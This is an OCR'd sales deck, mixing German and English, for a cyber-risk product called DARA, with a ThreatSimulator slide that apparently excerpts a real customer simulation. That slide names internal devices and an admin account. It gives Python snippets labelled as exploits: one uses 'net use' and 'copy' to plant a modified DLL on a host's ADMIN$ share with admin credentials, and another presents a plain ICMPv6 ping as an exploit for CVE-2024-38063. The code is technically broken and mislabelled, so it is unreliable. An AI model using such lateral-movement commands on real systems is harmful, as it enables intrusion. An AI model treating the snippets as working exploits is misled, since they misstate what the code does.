
cyber insight

Changing
Cyber Security
Management

Pete Hegseth – Verteidigungsminister der USA teil Angriffspläne in Signal Chat



cyber insight

Problem

Cybersecurity Under Pressure

- **KI verändert die Angriffssituation**
- **Regulatorische Anforderungen**
- **Personalmangel**
- **Fragmentierte Lösungen**


Ohne neue Ansätze werden die Kosten für IT Sicherheit immer weiter steigen

cyber insight

Solution

DARA hilft dir, dich auf die wirklich wichtigen Dinge zu fokussieren.

DARA



Modellarchitektur zur Analyse des digitalen Zwillings zur Bewertung des IT Risikos

Technische Sicherheit

Organisatorische Sicherheit

übergreifende


IT-Risikobewertung

Effizientes IT Security Managment

cyber insight

Solution

Produktroadmap DARA



Modulbasierter Produktansatz.


cyber insight

Usecase ThreatFinder:
Priorisierung und Identifikation von Schwachstellen auf Basis Weltweiter Cyber Trends (4x besser als EPSS)

Before

Branche	Produktion
Employees	650
existing Analysis	24.960€

ThreatFinder



384
working hours saved p.a.


~10.000€
Costs Reduced p.a.

27.387
Vulnerabilities identified & prioritized

cyber insight

Usecase ThreatSimulator: Angriffssimulation auf Basis des digitalen Zwillings

- Identifikation von exponierten Personen und Geräten
- Umsetzung in regulatorische Maßnahmen
- Aufbau einer klaren und nachhaltigen IT Security Strategie



ThreatSimulator: Simulationsauszug von einem Kunden

Schwachstellen

CVE-2013-3900
- Device NBPOLHLB

CVE-2024-38106
- Device nbwernea3

CVE-2024-38063
- Device nbwernea4

Attack Szenario Steps

1. Initial Access (T1078.001 - Valid Accounts: Default Accounts)

- The attacker **uses the administrative credentials (office.Kunde.de \ m.kammerer.admin)** obtained from the network scan to log into the SMB service on NBPOHLB.office.Kunde.de.

10. Exfiltration (T1041 - Exfiltration Over C2 Channel)

- The attacker exfiltrates the collected data over a command and control (C2) channel.

exploitation Code

POC Code for CVE-2013-3900:

```
import pefile
import os

# Path to the legitimate DLL
dll_path = "C:\\path\\to\\legitimate.dll"

# Load the DLL
pe = pefile.PE(dll_path)

# Add malicious code to the DLL
malicious_code = b"\x90\x90\x90\x90"  # NOP sled
pe.set_bytes_at_offset(pe.OPTIONAL_HEADER.AddressOfEntryPoint,
malicious_code)

# Save the modified DLL
pe.write(dll_path)

# Upload the modified DLL to the target system
os.system(f"net use \\\\NBPOHLB.office.Kunde.de\\ADMIN$
/user:office.Kunde.de\\m.kammerer.admin password")
os.system(f"copy {dll_path}
\\\\NBPOHLB.office.Kunde.de\\ADMIN$\\legitimate.dll")
```

Exploit Code for CVE-2024-38063:

```
import scapy.all as scapy

# Define the IPv6 packet
packet = scapy.IPv6(src="2001:0db8:85a3:0000:0000:8a2e:0370:7334",
dst="2001:0db8:85a3:0000:0000:8a2e:0370:7335") /
scapy.ICMPv6EchoRequest()

# Send the packet
scapy.send(packet)
```


cyber insight


ThreatSimulator: Simulationsauszug von einem Kunden


Mitigationsstrategie

1. **Apply Security Patches:** Ensure all systems are up-to-date with the latest security patches including patches for CVE-2013-3900, CVE-2024-38106, and CVE-2024-38063.
2. **Enable SMB Signing:** Configure SMB signing to be required on all SMB servers to prevent man-in-the-middle attacks.
3. **Disable IPv6:** If not required, disable IPv6 on all Windows systems to mitigate the risk of exploitation of CVE-2024-38063.
4. **Monitor and Audit:** Regularly monitor and audit SMB shares and Windows Registry for unauthorized changes.
5. **User Education:** Educate the user **(office.Kunde.de \ m.kammerer.admin)** about the risks of visiting unknown websites and downloading software from untrusted sources

Ergebnis

Aktive Schulung von exponierten Mitarbeitern mit echten Szenarien!





Felix Weis (CRO)
+49 341 98998173
felix.weis@cyber-insight.de

cyber insight

Focus on the important things!

Who we are working with

SIEMENS Healthineers
Lumberg passion for connections
gematik
firstcom europe
EY
Systems GMH GRUPPE
apoprojekt Building Teams.
RAMPF discover the future
FRANKONIA